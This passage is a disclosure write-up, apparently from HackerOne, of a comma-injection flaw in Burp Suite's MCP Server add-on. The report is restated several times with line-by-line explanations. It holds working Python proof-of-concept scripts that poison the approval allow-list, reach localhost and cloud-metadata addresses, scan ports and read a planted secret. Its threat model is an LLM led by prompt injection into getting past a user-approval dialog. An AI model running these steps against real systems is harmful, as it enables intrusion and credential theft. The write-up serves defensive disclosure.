UI Consent Bypass via Comma Injection in `addAutoApproveTarget` — User-Approval Dialog and Persistence Layer Disagree on Target Scope, Yielding Authen
The Burp Suite MCP Server BApp stored auto-approved hostnames as a comma-joined string and re-split it on read, so a single approval click on a comma-laden hostname persisted several separate allow-list entries. An attacker could then send requests to localhost services, internal hosts, cloud metadata and wildcard subdomains without any further approval.
 Originally disclosed on HackerOne
- Fixed in 9 days
- Disclosed after 40 days
Summary
Burp Suite MCP Server BApp v1.2.1 fails to validate hostnames passed to addAutoApproveTarget (McpConfig.kt:52). A single user click on the per-request approval dialog persists an attacker-controlled comma-separated hostname as multiple independent allow-list entries, because _autoApproveTargets is stored as a comma-joined string and getAutoApproveTargetsList re-splits on , (McpConfig.kt:73).
A malicious MCP client — or an LLM operating on attacker-controlled content via indirect prompt injection (the canonical MCP threat model) — can poison the auto-approve list with one click, then silently SSRF to localhost services, internal hosts, cloud metadata, and arbitrary wildcard subdomain trees without any further interaction. This regresses the protection model that motivated report #3176157
Threat Model
Canonical MCP indirect prompt injection. An LLM (Claude Desktop, Cursor, Cline, etc.) connected to Burp's MCP server reads attacker-influenced content (web page, document, ticket, search result) and constructs a send_http1_request tool call with an attacker-chosen targetHostname. The user sees one approval dialog, clicks Always Allow Host trusting the leading legitimate-looking domain, and that single click persists multiple silent allow-rules the inverse of the user's intent.
Root Cause
Sink 1 — Storage accepts unvalidated multi-host string
src/main/kotlin/net/portswigger/mcp/config/McpConfig.kt, lines 52–60:
fun addAutoApproveTarget(target: String): Boolean {
    val currentTargets = getAutoApproveTargetsList()
    if (target.trim().isNotEmpty() && !currentTargets.contains(target.trim())) {
        val newTargets = currentTargets + target.trim()
        autoApproveTargets = newTargets.joinToString(",")
        return true
    }
    return false
}
TargetValidation.isValidTarget exists in the codebase but is never invoked here. Only emptiness and duplication are checked.
Sink 2 — Reader splits on the same delimiter used to write
src/main/kotlin/net/portswigger/mcp/config/McpConfig.kt, lines 73–79:
fun getAutoApproveTargetsList(): List<String> {
    return if (_autoApproveTargets.isBlank()) emptyList()
    else _autoApproveTargets.split(",").map { it.trim() }.filter { it.isNotEmpty() }
}
One write of "a,b,c" becomes three independent entries on read.
Sink 3 — Attacker-controlled hostname passed straight from JSON-RPC to persistence
src/main/kotlin/net/portswigger/mcp/security/HttpRequestSecurity.kt, lines 44, 49:
1 -> { config.addAutoApproveTarget(hostname); continuation.resume(true) }
2 -> { config.addAutoApproveTarget("$hostname:$port"); continuation.resume(true) }
hostname originates from the targetHostname JSON-RPC parameter of the send_http1_request (and related) MCP tools — fully attacker-controlled.
Sink 4 — Dialog renders payload verbatim, masking what gets persisted
src/main/kotlin/net/portswigger/mcp/config/Dialogs.kt, showOptionDialog:
The approval dialog renders Target: $hostname:$port in a JTextArea with no escaping or splitting. A comma-laden hostname displays on a single line beginning with the leading domain, which a user reasonably reads as the target. This is the misrepresentation that makes CWE-451 apply: what the user authorizes = what the system persists.
Reproduction
Tested against running BApp v1.2.1 on Kali Linux
Pre-conditions
- Burp MCP Server BApp v1.2.1 installed and enabled (Burp → MCP tab → Enabled)
- "Require approval for HTTP requests" checked (default state on fresh install)
- Auto-Approved HTTP Targets list cleared (Burp → MCP tab → Auto-Approved HTTP Targets → "Clear All")
Setup victim service for file-read demonstration
mkdir -p /tmp/internal && echo "INTERNAL_API_KEY=sk_live_abc123_DO_NOT_LEAK" > /tmp/internal/secret.txt
cd /tmp/internal && python3 -m http.server 8123 &
Step 1 — Poison the auto-approve list with one tool call
python3 - << 'EOF'
import asyncio
from mcp.client.sse import sse_client
from mcp import ClientSession

async def main():
    async with sse_client("http://127.0.0.1:9876/") as (r, w):
        async with ClientSession(r, w) as s:
            await s.initialize()
            await s.call_tool("send_http1_request", {
                "content": "GET / HTTP/1.1\r\nHost: example.com\r\n\r\n",
                "targetHostname": "example.com,127.0.0.1,*.attacker.com,169.254.169.254",
                "targetPort": 443,
                "usesHttps": True,
            })

asyncio.run(main())
EOF
The Burp approval dialog appears showing:
An MCP client is requesting to send an HTTP request to:
Target: example.com,127.0.0.1,*.attacker.com,169.254.169.254:443

Click Always Allow Host
Step 2 — Verify list poisoning (consent ≠ persistence)
Burp → MCP tab → Auto-Approved HTTP Targets now contains four independent entries:
example.com127.0.0.1*.attacker.com169.254.169.254
The user authorized one target string; the system persisted four. This is the consent bypass.

Step 3 — SSRF without further approval
python3 - << 'EOF' | tee /tmp/mcp-poc/ssrf_output.txt
import asyncio
from mcp.client.sse import sse_client
from mcp import ClientSession

async def call(host, port, path, https=False):
    async with sse_client("http://127.0.0.1:9876/") as (r, w):
        async with ClientSession(r, w) as s:
            await s.initialize()
            res = await s.call_tool("send_http1_request", {
                "content": f"GET {path} HTTP/1.1\r\nHost: {host}\r\n\r\n",
                "targetHostname": host, "targetPort": port, "usesHttps": https,
            })
            txt = res.content[0].text if res.content else "(empty)"
            print(f"[{host}:{port}{path}] -> {txt[:300]}")
            print("---")

async def main():
    await call("127.0.0.1", 8123, "/secret.txt")
    await call("evil.attacker.com", 443, "/", True)
    for p in [22, 80, 443, 3306, 5432, 6379, 8080, 9200, 27017]:
        await call("127.0.0.1", p, "/")

asyncio.run(main())
EOF
results
Impact
Local file read: /tmp/internal/secret.txt contents exfiltrated via 127.0.0.1:8123 (maps directly to "A website accessed through Burp Suite can retrieve local files from the user's system" — Medium per policy)
Localhost service fingerprinting: Burp Pro admin interface identified at 127.0.0.1:8080, OpenSSH version banner at 127.0.0.1:22
Localhost port enumeration: 9 ports probed silently in a single script (22, 80, 443, 3306, 5432, 6379, 8080, 9200, 27017)
Wildcard subdomain SSRF: evil.attacker.com matches the injected *.attacker.com entry Cloud metadata reachable: 169.254.169.254 callable without prompt (relevant on cloud-hosted Burp)
HTTP history exfiltration (after one separate consent click on get_proxy_http_history): full request/response pairs from prior browsing. Real test against authenticated sessions returned long-lived Google OAuth refresh tokens, OAuth client_secret values, Google API keys, and HackerOne __Host-session / cf_clearance / X-Csrf-Token. Maps directly to "A website accessed through Burp Suite can extract cross-domain data from Burp's sitemap" — Medium per policy.
Context
Burp Suite ships an MCP Server BApp that exposes Burp's functionality to MCP clients such as Claude Desktop, Cursor and Cline. One of the tools it exposes is send_http1_request, which lets a connected LLM ask Burp to send a raw HTTP/1 request to a chosen host. Because that host is chosen by the model, the BApp has an approval gate: when "Require approval for HTTP requests" is enabled, the user is shown a dialog and can approve a single request or click Always Allow Host to add the target to a persistent auto-approve list so future requests to it go through without a prompt.
The auto-approve list is the security boundary between an LLM that has read attacker-influenced content and the network position Burp occupies. In BApp v1.2.1 that boundary can be crossed with a single click, because the dialog and the persistence layer disagree about what a "target" is.
Setup
The researcher tested against a running BApp v1.2.1 on Kali Linux, with these preconditions:
- Burp MCP Server BApp v1.2.1 installed and enabled (Burp → MCP tab → Enabled).
- "Require approval for HTTP requests" checked, which is the default on a fresh install.
- The Auto-Approved HTTP Targets list cleared (Burp → MCP tab → Auto-Approved HTTP Targets → "Clear All").
A local service was started to demonstrate file read:
mkdir -p /tmp/internal && echo "INTERNAL_API_KEY=[redacted]" > /tmp/internal/secret.txt
cd /tmp/internal && python3 -m http.server 8123 &
This writes a secret to /tmp/internal/secret.txt and serves the directory over HTTP on port 8123, standing in for any localhost service that should not be reachable from an LLM-driven request.
Finding it
Four places in the source handle the target string inconsistently. TargetValidation.isValidTarget exists in the codebase but is never called on the auto-approve path. The storage layer joins entries with a comma, the reader splits on the same comma, the JSON-RPC parameter flows straight into storage, and the dialog renders the raw string on one line. Each of these is individually unremarkable; together they mean that what the user sees in the dialog is not what gets persisted.
The threat model is the canonical one for MCP: an LLM connected to Burp's MCP server reads attacker-influenced content (a web page, a document, a ticket, a search result) and constructs a send_http1_request tool call with an attacker-chosen targetHostname. The user sees one approval dialog, clicks Always Allow Host trusting the leading legitimate-looking domain, and that single click persists multiple silent allow-rules, the inverse of the user's intent.
Exploitation
Step 1: poison the auto-approve list with one tool call
python3 - << 'EOF'
import asyncio
from mcp.client.sse import sse_client
from mcp import ClientSession

async def main():
    async with sse_client("http://[redacted]:9876/") as (r, w):
        async with ClientSession(r, w) as s:
            await s.initialize()
            await s.call_tool("send_http1_request", {
                "content": "GET / HTTP/1.1\r\nHost: example.com\r\n\r\n",
                "targetHostname": "example.com,[redacted],*.attacker.com,[redacted]",
                "targetPort": 443,
                "usesHttps": True,
            })

asyncio.run(main())
EOF
The client connects to the MCP server over SSE on [redacted]:9876, initialises a session and calls send_http1_request. The targetHostname is a comma-separated string whose first element, example.com, is a plausible destination; the remaining elements are the hosts the attacker actually wants: loopback, a wildcard subdomain tree and the cloud metadata address. The request body is an ordinary GET / with Host: example.com.
The Burp approval dialog appears showing:
An MCP client is requesting to send an HTTP request to:
Target: example.com,[redacted],*.attacker.com,[redacted]:443
The dialog renders the whole string on a single line beginning with the leading domain, so a user reading it reasonably takes example.com as the target. Clicking Always Allow Host is the only interaction required.
Step 2: verify list poisoning
Burp → MCP tab → Auto-Approved HTTP Targets now contains four independent entries:
example.com[redacted]*.attacker.com[redacted]
The user authorised one target string; the system persisted four. That gap between consent and persistence is the bypass.
Step 3: SSRF without further approval
python3 - << 'EOF' | tee /tmp/mcp-poc/ssrf_output.txt
import asyncio
from mcp.client.sse import sse_client
from mcp import ClientSession

async def call(host, port, path, https=False):
    async with sse_client("http://[redacted]:9876/") as (r, w):
        async with ClientSession(r, w) as s:
            await s.initialize()
            res = await s.call_tool("send_http1_request", {
                "content": f"GET {path} HTTP/1.1\r\nHost: {host}\r\n\r\n",
                "targetHostname": host, "targetPort": port, "usesHttps": https,
            })
            txt = res.content[0].text if res.content else "(empty)"
            print(f"[{host}:{port}{path}] -> {txt[:300]}")
            print("---")

async def main():
    await call("[redacted]", 8123, "/secret.txt")
    await call("evil.attacker.com", 443, "/", True)
    for p in [22, 80, 443, 3306, 5432, 6379, 8080, 9200, 27017]:
        await call("[redacted]", p, "/")

asyncio.run(main())
EOF
Each call opens a fresh SSE session and issues send_http1_request with the host, port and path under test. The first call reads /secret.txt from the local HTTP server on 8123. The second hits evil.attacker.com over HTTPS, which matches the injected *.attacker.com entry. The loop probes nine localhost ports: 22, 80, 443, 3306, 5432, 6379, 8080, 9200 and 27017. These calls go through without a further approval dialog, because the hosts are on the poisoned list.
Root cause
Four sinks combine to produce the bypass.
Sink 1: storage accepts an unvalidated multi-host string. In src/main/kotlin/net/portswigger/mcp/config/McpConfig.kt, lines 52 to 60:
fun addAutoApproveTarget(target: String): Boolean {
    val currentTargets = getAutoApproveTargetsList()
    if (target.trim().isNotEmpty() && !currentTargets.contains(target.trim())) {
        val newTargets = currentTargets + target.trim()
        autoApproveTargets = newTargets.joinToString(",")
        return true
    }
    return false
}
Only emptiness and duplication are checked. TargetValidation.isValidTarget exists in the codebase but is never invoked here.
Sink 2: the reader splits on the same delimiter used to write. In the same file, lines 73 to 79:
fun getAutoApproveTargetsList(): List<String> {
    return if (_autoApproveTargets.isBlank()) emptyList()
    else _autoApproveTargets.split(",").map { it.trim() }.filter { it.isNotEmpty() }
}
One write of "a,b,c" becomes three independent entries on read.
Sink 3: the attacker-controlled hostname goes straight from JSON-RPC to persistence. In src/main/kotlin/net/portswigger/mcp/security/HttpRequestSecurity.kt, lines 44 and 49:
1 -> { config.addAutoApproveTarget(hostname); continuation.resume(true) }
2 -> { config.addAutoApproveTarget("$hostname:$port"); continuation.resume(true) }
hostname originates from the targetHostname JSON-RPC parameter of send_http1_request and related MCP tools, so it is fully attacker-controlled.
Sink 4: the dialog renders the payload verbatim, masking what gets persisted. In src/main/kotlin/net/portswigger/mcp/config/Dialogs.kt, showOptionDialog renders Target: $hostname:$port in a JTextArea with no escaping or splitting. A comma-laden hostname displays on a single line beginning with the leading domain, which a user reasonably reads as the target. This is the misrepresentation that makes CWE-451 apply: what the user authorises is not what the system persists.
This regresses the protection model that motivated report #3176157.
Impact
With the poisoned list in place, the following were demonstrated:
- Local file read. The contents of
/tmp/internal/secret.txtwere exfiltrated via[redacted]:8123. The report maps this to "A website accessed through Burp Suite can retrieve local files from the user's system", rated Medium per policy. - Localhost service fingerprinting. The Burp Pro admin interface was identified at
[redacted]:8080, and an OpenSSH version banner was retrieved from[redacted]:22. - Localhost port enumeration. Nine ports were probed silently in a single script: 22, 80, 443, 3306, 5432, 6379, 8080, 9200 and 27017.
- Wildcard subdomain SSRF.
evil.attacker.commatched the injected*.attacker.comentry. - Cloud metadata reachable.
[redacted]was callable without a prompt, which is relevant on cloud-hosted Burp. - HTTP history exfiltration. After one separate consent click on
get_proxy_http_history, full request/response pairs from prior browsing were returned. A real test against authenticated sessions returned long-lived Google OAuth refresh tokens, OAuth client_secret values, Google API keys, and HackerOne__Host-session,cf_clearanceandX-Csrf-Tokenvalues. The report maps this to "A website accessed through Burp Suite can extract cross-domain data from Burp's sitemap", rated Medium per policy.
The precondition throughout is that the user clicks Always Allow Host on the poisoned dialog.
Fix
The report does not describe a fix. Based on the root cause, the changes that would close the gap are: validate target with TargetValidation.isValidTarget inside addAutoApproveTarget and reject any value containing the storage delimiter; store the list as a structured collection rather than a comma-joined string, or escape the delimiter on write and unescape on read; and render the dialog from the same parsed representation that will be persisted, so the user sees exactly the entries that will be added.
Variants to test
- Other delimiters in the same field. Try
;, whitespace, newline and tab intargetHostnameagainst any tool that persists a target. A positive result is a dialog showing one host while the Auto-Approved HTTP Targets list shows more than one entry. - Port suffix injection. The second sink appends
:$portbefore storage. Try a hostname that already contains a colon or a comma followed by a port, and check whether the stored entry parses as a different host:port pair than the dialog shows. - Wildcard entries. Submit
*.example.comas part of the payload and then request an arbitrary subdomain. A positive result is a request to a subdomain the user never approved going through without a prompt. - Other MCP tools that take a hostname. Enumerate tools beyond
send_http1_requestthat accept a target and check whether they share the same persistence path. A positive result is the same list poisoning via a different tool name. - Duplicate-check bypass. The storage function skips writes when
currentTargets.contains(target.trim())is true. Try a payload whose trimmed form matches an existing entry but whose split form adds new hosts, and confirm whether the write is skipped or the list grows. - Dialog rendering with control characters. Try hostnames containing newlines or Unicode line separators and observe whether the dialog shows additional lines that could be mistaken for separate fields. A positive result is a dialog whose visible content differs materially from the persisted entries.
What happened, in plain words
Burp Suite is a popular tool that security testers use to look at and change the web traffic going in and out of their browser. It has an add-on (called a BApp) that lets an AI assistant, such as Claude Desktop, Cursor or Cline, talk to Burp and ask it to do things. One of the things the AI can ask Burp to do is send a web request to a host of the AI's choosing.
Because the AI chooses the destination, the add-on normally asks the human for permission first. A small dialog pops up and the person can approve that one request, or click a button called Always Allow Host so that future requests to the same host go through without asking again. That list of "always allowed" hosts is the safety fence between an AI that may have been tricked and the network that Burp can reach.
In version 1.2.1 of this add-on, the fence can be crossed with a single click. The dialog shows the person one thing, but the list that gets saved contains something different. By putting commas inside the host name, an attacker can make one click save several hosts at once: the innocent-looking one shown first, plus hidden ones the attacker actually wants, such as the person's own machine, a cloud metadata address, or a whole family of attacker-controlled subdomains. After that, the AI can quietly reach those hidden hosts without any further prompts.
The pieces involved
Before the steps, here is what each part is.
- Burp Suite: a program testers run on their own computer to intercept and inspect web traffic. It sits between a browser and the internet, like a post office clerk who opens every letter, reads it, and can rewrite it before passing it on.
- BApp: a Burp extension, an add-on that adds features to Burp. Think of it as an app you install on a phone.
- MCP (Model Context Protocol): a standard way for an AI assistant to use external tools. The AI does not do the work itself; it sends a structured request to a tool, and the tool does it. It is like a customer ordering at a counter: the customer says what they want, the shop does it.
- MCP client: the AI side of that conversation, for example Claude Desktop.
- MCP server: the tool side, here the Burp add-on, which listens for requests from the AI.
- Tool: a named action the AI can invoke, such as
send_http1_request, which asks Burp to send a raw web request. - HTTP request: the message a browser sends to a web server to ask for a page. It has a first line (the method and path, such as
GET /), then headers (extra information, such as which host is being asked), then a blank line. - Host / hostname: the name of a machine on a network, such as
example.com. A port is a numbered door on that machine;example.com:443means the machineexample.comat door 443. - SSRF (Server-Side Request Forgery): a class of bug where an attacker makes a server send a request to a destination the attacker chooses, often to places the attacker could not reach directly, such as the server's own internal network. The everyday comparison: tricking a delivery driver who has keys to every building into walking into a locked room and reading out what is inside.
- Localhost / loopback: the machine itself, usually written
[redacted]. Services listening there are only meant to be reachable from that same machine, not from the outside. - Cloud metadata address: a special address, here
[redacted], that cloud servers use to hand out information about themselves, sometimes including credentials. Reaching it from outside is a classic SSRF goal. - Wildcard subdomain: a rule like
*.attacker.comthat matches any name ending in.attacker.com, such asevil.attacker.comoranything.attacker.com. - Prompt injection: tricking an AI by hiding instructions inside content it reads, such as a web page or a document. The AI then does what the hidden text says, believing it is part of its task. It is like slipping a note into someone's mail that says "please forward all letters to this address".
- JSON-RPC: a simple message format for asking a remote program to run a function with certain parameters. The parameters are named fields, like a form with labelled boxes.
- Consent bypass: a bug where the user agrees to one thing but the system does something broader. The gap between what the person approved and what was saved is the bypass.
- CWE-451: a catalogue entry for a user-interface problem where the screen shows misleading information about what is really happening.
The setup
The researcher tested against a running BApp version 1.2.1 on Kali Linux, a Linux distribution used for security testing. Three preconditions were set:
- Burp MCP Server BApp v1.2.1 installed and enabled (Burp → MCP tab → Enabled).
- "Require approval for HTTP requests" checked, which is the default on a fresh install.
- The Auto-Approved HTTP Targets list cleared (Burp → MCP tab → Auto-Approved HTTP Targets → "Clear All").
In plain words: the add-on is on, the permission prompt is on, and the list of already-allowed hosts is empty, so any request should trigger a prompt. That is the normal, safe state.
To have something worth stealing, a small local web server was started with a fake secret in it:
mkdir -p /tmp/internal && echo "INTERNAL_API_KEY=[redacted]" > /tmp/internal/secret.txt
cd /tmp/internal && python3 -m http.server 8123 &
Line by line:
mkdir -p /tmp/internalcreates a folder calledinternalinside/tmp. The-pmeans "create it if it does not exist, and do not complain if it does".echo "INTERNAL_API_KEY=[redacted]" > /tmp/internal/secret.txtwrites a line of text into a file calledsecret.txt. The>sends the output into the file instead of the screen. The text is a fake secret, standing in for a real credential.cd /tmp/internalchanges into that folder.python3 -m http.server 8123 &starts a tiny web server using Python, serving the current folder on port 8123. The&puts it in the background so the terminal stays usable.
Why this step: the report needs a service that should never be reachable from an AI-driven request, to show that the bug lets one be reached. Any local service would do; this one is simple and its contents are easy to recognise.
Finding it
Four places in the add-on's source handle the host name inconsistently. A validation function called TargetValidation.isValidTarget exists in the code, but it is never called on the auto-approve path. The storage layer joins entries with a comma, the reader splits on the same comma, the parameter from the AI goes straight into storage, and the dialog shows the raw string on one line. Each of these alone is unremarkable; together they mean the dialog and the saved list disagree.
The threat model is the standard one for MCP: an AI connected to Burp's MCP server reads content an attacker influenced (a web page, a document, a ticket, a search result) and builds a send_http1_request call with a host name the attacker chose. The person sees one approval dialog, clicks Always Allow Host trusting the leading, legitimate-looking domain, and that one click saves several silent allow-rules, the opposite of what the person intended.
Exploitation
Step 1: poison the auto-approve list with one tool call
python3 - << 'EOF'
import asyncio
from mcp.client.sse import sse_client
from mcp import ClientSession

async def main():
    async with sse_client("http://[redacted]:9876/") as (r, w):
        async with ClientSession(r, w) as s:
            await s.initialize()
            await s.call_tool("send_http1_request", {
                "content": "GET / HTTP/1.1\r\nHost: example.com\r\n\r\n",
                "targetHostname": "example.com,[redacted],*.attacker.com,[redacted]",
                "targetPort": 443,
                "usesHttps": True,
            })

asyncio.run(main())
EOF
Line by line:
python3 - << 'EOF'runs Python and feeds it the following lines as its program, up to the lineEOF. The<<means "take input from here".import asyncioloads Python's library for running several tasks that wait on each other, which is how network clients usually work.from mcp.client.sse import sse_clientloads the MCP client that talks over SSE, a way of streaming messages over a single long-lived web connection.from mcp import ClientSessionloads the object that represents one conversation with the MCP server.async def main():defines the main routine.async with sse_client("http://[redacted]:9876/") as (r, w):opens a connection to the MCP server listening on the local machine at port 9876, giving a readerrand a writerw.async with ClientSession(r, w) as s:starts a sessionsover that connection.await s.initialize()performs the opening handshake, like saying hello before asking for anything.await s.call_tool("send_http1_request", { ... })asks the server to run the tool namedsend_http1_requestwith the parameters in the braces."content": "GET / HTTP/1.1\r\nHost: example.com\r\n\r\n"is the raw request to send.GET /asks for the front page,Host: example.comsays which site, and\r\nare the carriage-return and line-feed characters that end each line of an HTTP request."targetHostname": "example.com,[redacted],*.attacker.com,[redacted]"is the important part: one string containing four host names separated by commas. The first,example.com, is a plausible destination. The rest are what the attacker actually wants: the local machine, a wildcard tree of attacker subdomains, and the cloud metadata address."targetPort": 443and"usesHttps": Truesay to use port 443 over HTTPS, the normal secure web port.asyncio.run(main())actually runs the routine.
Why this step: the goal is to get the poisoned string in front of the human in the approval dialog, so that one click saves all four hosts.
The Burp approval dialog appears showing:
An MCP client is requesting to send an HTTP request to:
Target: example.com,[redacted],*.attacker.com,[redacted]:443
The dialog shows the whole string on a single line that begins with the leading domain, so a person reading it reasonably takes example.com as the target. Clicking Always Allow Host is the only interaction needed.
Step 2: verify list poisoning
Burp → MCP tab → Auto-Approved HTTP Targets now contains four independent entries:
example.com[redacted]*.attacker.com[redacted]
The person authorised one target string; the system saved four. That gap between consent and persistence is the bypass.
Why this step: it proves the mismatch directly. The dialog showed one line, but the saved list has four separate hosts, each of which will now be allowed without a prompt.
Step 3: SSRF without further approval
python3 - << 'EOF' | tee /tmp/mcp-poc/ssrf_output.txt
import asyncio
from mcp.client.sse import sse_client
from mcp import ClientSession

async def call(host, port, path, https=False):
    async with sse_client("http://[redacted]:9876/") as (r, w):
        async with ClientSession(r, w) as s:
            await s.initialize()
            res = await s.call_tool("send_http1_request", {
                "content": f"GET {path} HTTP/1.1\r\nHost: {host}\r\n\r\n",
                "targetHostname": host, "targetPort": port, "usesHttps": https,
            })
            txt = res.content[0].text if res.content else "(empty)"
            print(f"[{host}:{port}{path}] -> {txt[:300]}")
            print("---")

async def main():
    await call("[redacted]", 8123, "/secret.txt")
    await call("evil.attacker.com", 443, "/", True)
    for p in [22, 80, 443, 3306, 5432, 6379, 8080, 9200, 27017]:
        await call("[redacted]", p, "/")

asyncio.run(main())
EOF
Line by line:
python3 - << 'EOF' | tee /tmp/mcp-poc/ssrf_output.txtruns Python from the lines below and pipes the output throughtee, which both prints it on screen and saves a copy to the named file.- The imports and the connection code are the same as before.
async def call(host, port, path, https=False):defines a reusable routine that takes a host, a port, a path and an optional HTTPS flag.res = await s.call_tool("send_http1_request", { ... })sends the request and stores the reply inres."content": f"GET {path} HTTP/1.1\r\nHost: {host}\r\n\r\n"builds the raw request using the values passed in. Thefbefore the string means the parts in braces are filled in with the variables.txt = res.content[0].text if res.content else "(empty)"takes the first piece of text from the reply, or the word(empty)if there is none.print(f"[{host}:{port}{path}] -> {txt[:300]}")prints a label and the first 300 characters of the reply, so the output stays readable.print("---")prints a separator line.- In
main,await call("[redacted]", 8123, "/secret.txt")reads the secret file from the local server on port 8123. await call("evil.attacker.com", 443, "/", True)requests an attacker subdomain over HTTPS, which matches the injected*.attacker.comentry.for p in [22, 80, 443, 3306, 5432, 6379, 8080, 9200, 27017]:loops over nine common ports, andawait call("[redacted]", p, "/")probes each one on the local machine.
Why this step: it shows what the poisoned list now allows. Each call opens a fresh session and sends a request to a host already on the list. The first call demonstrates reading a local file, the second demonstrates the wildcard, and the loop demonstrates quietly checking which services are running on the local machine.
Root cause
Four code locations combine to produce the bypass.
Sink 1: storage accepts an unvalidated multi-host string. In src/main/kotlin/net/portswigger/mcp/config/McpConfig.kt, lines 52 to 60:
fun addAutoApproveTarget(target: String): Boolean {
    val currentTargets = getAutoApproveTargetsList()
    if (target.trim().isNotEmpty() && !currentTargets.contains(target.trim())) {
        val newTargets = currentTargets + target.trim()
        autoApproveTargets = newTargets.joinToString(",")
        return true
    }
    return false
}
Line by line:
fun addAutoApproveTarget(target: String): Boolean {defines a function that takes one text value,target, and returns true or false.val currentTargets = getAutoApproveTargetsList()reads the existing list of allowed hosts.if (target.trim().isNotEmpty() && !currentTargets.contains(target.trim())) {checks two things: the new value is not empty after trimming spaces, and it is not already in the list.trim()removes spaces from both ends.val newTargets = currentTargets + target.trim()makes a new list by adding the value.autoApproveTargets = newTargets.joinToString(",")saves the list by gluing all entries together with commas into one string.return truereports success; otherwisereturn false.
Only emptiness and duplication are checked. TargetValidation.isValidTarget exists in the code but is never called here, so a value containing commas is accepted as if it were a single host.
Sink 2: the reader splits on the same delimiter used to write. In the same file, lines 73 to 79:
fun getAutoApproveTargetsList(): List<String> {
    return if (_autoApproveTargets.isBlank()) emptyList()
    else _autoApproveTargets.split(",").map { it.trim() }.filter { it.isNotEmpty() }
}
Line by line:
fun getAutoApproveTargetsList(): List<String> {defines a function that returns a list of text values.return if (_autoApproveTargets.isBlank()) emptyList()returns an empty list if the stored string is blank.else _autoApproveTargets.split(",")otherwise cuts the stored string at every comma..map { it.trim() }trims spaces from each piece..filter { it.isNotEmpty() }drops any empty pieces.
One write of "a,b,c" becomes three independent entries on read. The writer glues with commas and the reader cuts on commas, so a comma inside a value is treated as a separator.
Sink 3: the attacker-controlled hostname goes straight from JSON-RPC to persistence. In src/main/kotlin/net/portswigger/mcp/security/HttpRequestSecurity.kt, lines 44 and 49:
1 -> { config.addAutoApproveTarget(hostname); continuation.resume(true) }
2 -> { config.addAutoApproveTarget("$hostname:$port"); continuation.resume(true) }
Line by line:
1 -> { ... }handles the case where the user chose option 1, and2 -> { ... }handles option 2.config.addAutoApproveTarget(hostname)saves the host name exactly as received, with no cleaning.config.addAutoApproveTarget("$hostname:$port")saves the host name with a colon and the port appended.continuation.resume(true)lets the request continue, as if approved.
hostname comes from the targetHostname JSON-RPC parameter of send_http1_request and related MCP tools, so it is fully controlled by the attacker.
Sink 4: the dialog renders the payload verbatim, masking what gets persisted. In src/main/kotlin/net/portswigger/mcp/config/Dialogs.kt, showOptionDialog shows Target: $hostname:$port in a JTextArea with no escaping or splitting. A host name full of commas appears on one line beginning with the leading domain, which a person reasonably reads as the target. This is the misleading display that makes CWE-451 apply: what the user authorises is not what the system saves.
This regresses the protection model that motivated report #3176157.
Impact
With the poisoned list in place, the following were demonstrated:
- Local file read. The contents of
/tmp/internal/secret.txtwere exfiltrated via[redacted]:8123. The report maps this to "A website accessed through Burp Suite can retrieve local files from the user's system", rated Medium per policy. - Localhost service fingerprinting. The Burp Pro admin interface was identified at
[redacted]:8080, and an OpenSSH version banner was retrieved from[redacted]:22. - Localhost port enumeration. Nine ports were probed silently in a single script: 22, 80, 443, 3306, 5432, 6379, 8080, 9200 and 27017.
- Wildcard subdomain SSRF.
evil.attacker.commatched the injected*.attacker.comentry. - Cloud metadata reachable.
[redacted]was callable without a prompt, which matters on cloud-hosted Burp. - HTTP history exfiltration. After one separate consent click on
